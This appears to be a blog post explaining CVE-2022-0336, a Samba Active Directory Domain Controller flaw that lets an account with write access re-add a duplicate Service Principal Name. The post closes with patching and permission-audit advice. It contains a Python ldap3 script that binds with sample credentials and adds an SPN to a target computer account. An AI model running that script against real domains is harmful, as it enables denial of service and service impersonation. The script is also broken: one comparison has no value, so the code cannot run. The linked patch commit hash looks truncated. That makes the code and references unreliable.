
The world of open source software is always evolving, but sometimes vulnerabilities go unnoticed until they come back to bite us. Such is the case with CVE-2022-0336, a security flaw in Samba's Active Directory Domain Controller (AD DC) that can let attackers bypass checks when adding Service Principal Names (SPNs), leading to denial-of-service attacks and possible impersonation of services.
Let’s dive into what this vulnerability means, how it can be exploited, and what you can do to protect your environment.
What is CVE-2022-0336?
Samba is a popular open-source implementation of SMB/CIFS networking protocols, commonly used to provide file and print services. In its role as an Active Directory Domain Controller, Samba manages service principal names (SPNs) for accounts — these are unique identifiers that Kerberos uses to ensure tickets are given to the correct services.
Samba imposes checks when adding SPNs, designed to prevent a new SPN from colliding with (or "aliasing") an SPN that's already in use. But CVE-2022-0336 is about a loophole: these anti-aliasing checks can be bypassed *if* the SPN being added was already previously present on the same account.
Attackers who can modify account properties can re-add a previously removed SPN.
- This can allow an SPN to alias an existing service, causing Denial of Service (DoS) or enabling an attacker to intercept or impersonate network traffic.
- The issue affects Samba AD DC, commonly used in Linux environments for centralized authentication and network resource management.
How Does the Samba SPN Aliasing Work?
When a computer joins a Samba AD domain, Samba may automatically add SPNs to the computer account. If later, these SPNs are removed, Samba's internal database still "remembers" them as an acceptable attribute of the account. If an attacker can write to that account (write access), they can re-add the same SPN — and Samba's usual duplicate check logic will not detect this as a problem, even if the SPN now collides with another service.
Example Exploit Flow
1. Attacker Gains Write Access: The attacker leverages compromised credentials or misconfigurations to gain permissions to modify an account's SPNs.
2. SPN is Removed, Then Re-Added: Suppose the SPN HOST/server1.domain.com was present on the computer account, then deleted.
3. SPN is Re-Added: The attacker adds HOST/server1.domain.com back, even if that SPN is now in use by another account.
4. Service Aliasing: Now two accounts have the same SPN. Kerberos authentication may break (DoS), or one machine may impersonate the service of another.
Exploit Details — How Attackers Take Advantage
Let’s walk through a simplified Python example, using ldap3 to modify LDAP objects in Samba AD.
Suppose our attacker has credentials and permission to modify a computer account (CN=PC-1,OU=Computers,DC=DOMAIN,DC=LOCAL). Our goal: re-add a previously used SPN.
from ldap3 import Server, Connection, ALL, MODIFY_ADD

# Connection info (attacker-controlled or misconfigured creds)
ldap_server = 'ldap://ad.domain.local'
username = 'attacker@DOMAIN.LOCAL'
password = 'Password123!'

# Target distinguished name (DN)
computer_dn = 'CN=PC-1,OU=Computers,DC=DOMAIN,DC=LOCAL'

# The SPN we want to re-add
spn = 'HOST/server1.domain.local'

server = Server(ldap_server, get_info=ALL)
conn = Connection(server, user=username, password=password, authentication='NTLM')

if conn.bind():
    print(f"[+] Authenticated as {username}")
    # Attempt to re-add the SPN
    conn.modify(
        computer_dn,
        {'servicePrincipalName': [(MODIFY_ADD, [spn])]}
    )
    if conn.result['result'] == :
        print("[+] SPN re-added successfully!")
    else:
        print(f"[-] Failed to add SPN: {conn.result['message']}")
    conn.unbind()
else:
    print("[-] Authentication failed!")
Samba does not detect the SPN is now duplicated elsewhere, if it once belonged here.
- Kerberos clients and other services may now be directed to the wrong host, causing Denial of Service.
- If the attacker can intercept traffic (MITM), they may capture credentials or data meant for the legitimate host (confidentiality breach).
Consequences: Denial-of-Service and Service Impersonation
- Denial-of-Service: With two accounts sharing the same SPN, Kerberos doesn't know which to use — authentication fails for one or both.
- Impersonation: If the attacker can route network traffic or is in a position to intercept traffic (e.g., through ARP spoofing or DNS poisoning), the attacker can impersonate the target service.
This means, under certain conditions, attackers can *steal credentials*, *capture sensitive data*, or *disrupt service*.
Samba Security Advisory (SA-2022-0336):
https://www.samba.org/samba/security/CVE-2022-0336.html
MITRE CVE Entry:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-0336
Full Patch Diff:
https://github.com/samba-team/samba/commit/bd07525a53dd98c2cfcfd9e46c4b935c397864b
How to Mitigate & Patch
- Update Samba: Apply the security updates provided by your distribution or from the official Samba downloads.
- Audit Permissions: Limit who can write/modify objects in Active Directory. Avoid giving users or machines unnecessary privileges.
Final Thoughts
CVE-2022-0336 highlights why *even trusted systems need defense-in-depth*. If you’re managing a Samba Active Directory Domain Controller, make sure your systems are patched and access controls are tight. Even a small SPN misconfiguration, when paired with attacker ingenuity, can put your services and data at major risk.
If you want more technical breakdowns or have questions about securing your Samba environments, feel free to drop a comment! Stay safe and patch early.
*Written exclusively for you — for more deep dives, keep following!*
Timeline
Published on: 08/29/2022 15:15:00 UTC
Last modified on: 09/01/2022 20:05:00 UTC